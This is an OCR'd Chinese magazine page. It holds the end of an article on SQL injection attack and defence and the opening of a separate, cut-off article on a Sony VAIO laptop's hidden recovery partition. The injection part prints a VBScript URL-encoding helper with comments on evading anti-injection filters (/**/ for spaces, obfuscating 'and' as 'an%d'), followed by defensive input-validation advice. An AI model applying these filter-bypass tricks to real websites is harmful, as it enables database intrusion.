


图 7

```
Function URLEncoding(vstrin)
strReturn=""
Dim i
For i=1 To Len(vstrin)
ThisChr=Mid(vstrin,i,1)
if Abs(Asc(ThisChr))< &HFF Then
strReturn=strReturn & ThisChr
Else
InnerCode=Asc(ThisChr)
If InnerCode<0 Then
InnerCode=InnerCode + &H10000
End If
Hight1=(InnerCode And &HFF00) \&HFF
Low1=InnerCode And &HFF
strReturn=strReturn & "%" & Hex(Hight1) & "%" & Hex(Low1)
End if
Next
strReturn=Replace(strReturn,chr(32),"%20") '转换空格,如果网站过滤了空格,尝试用/**/来代替%20
strReturn=Replace(strReturn,chr(43),"%2B") 'JMDCW增加转换+字符
'strReturn=Replace(strReturn,过滤字符,"转换为字符") '在此增加要过滤的代码
URLEncoding=strReturn
End Function
```

图8




图9

比如“'strReturn=Replace(strReturn,and, "an%d")”。




图10

四、注入之最后终结

小小的疏忽就很可能导致整个网站的沦陷，攻守之间是对立互补的，前面我们看到的是如何攻击，防守起来就轻松多了。

对于数据的判断、过滤，我们不应该采取加通用防注入页面，虽然这是一种比较好、比较常见的方法，但有悖于优秀程序所倡导的实时性和效率性。用户提交的所有数据，都将被防注入页面进行循环对比是否出现了危险的字符，这加重了服务器的负担。其实，简单的几行代码就能达到效果，杀鸡为什么一定要用牛刀呢？

对于数字型数据，我们可以使用Cint或Clng进行转换，而对于字符型数据，使用replace()将“'”转换为“''”或者空，还有像asc，char等。为了防止我们的遗漏，可以使用Dreamwever的搜索功能来搜索数据获取页面，比如输入关键字：request，这样就能快速检查提交的数据是否被判断检测过了，如图9，图10。

文字难易度：★★★
文章内容：详细分析了索尼VAIO笔记本电脑隐藏分区里的内容

探秘VAIO的Vista系统

魔女の条件

前些日子我终于梦寐以求的买了一台索尼VAIO笔记本电脑，电脑预装的是Windows Vista Home Premium操作系统，平时QQ上的朋友经常会问一些关于VAIO笔记本的问题，在帮忙解决问题的同时我也积累了一些经验和解决问题的方法，特此将这些写出来，分享给各位网友。

VAIO笔记本在购买时并没有附带正版系统的安装光盘，仅提供了一个隐藏分区用做系统恢复，事实上许多厂商的笔记本电脑都是通过隐藏分区来恢复系统的，例如：VAIO笔记本的VAIO Recovery Center、IBM笔记本的应急与恢复系统（R&R）、HP笔记本的HP Recovery Manager等，都是调用隐藏分区的工具来起到备份和还原系统的作用。

第一步：打开VAIO笔记本隐藏分区

每次恢复系统都要慢吞吞的历时两个小时，初次启动系统时还要加载启动一些软件，经过研究我发现整个系统的恢复过程是先恢复Vista系统，然后再安装机载软件，细想一下，极有可能在隐藏分区中隐藏了一个秘密，比如一个干净的正版系统或安装程序什么的。我是一个喜欢刨根问底儿的人，于是决定亲自动手，找出它的秘密。

使用安装在光盘或U盘中的Ubuntu系统启动电脑，发现了所谓的隐藏分区其实就是一个位于磁盘前端的NTFS主分区，加载这个分区后里边的内容就一览无遗了。既然看到了好东西，




图1

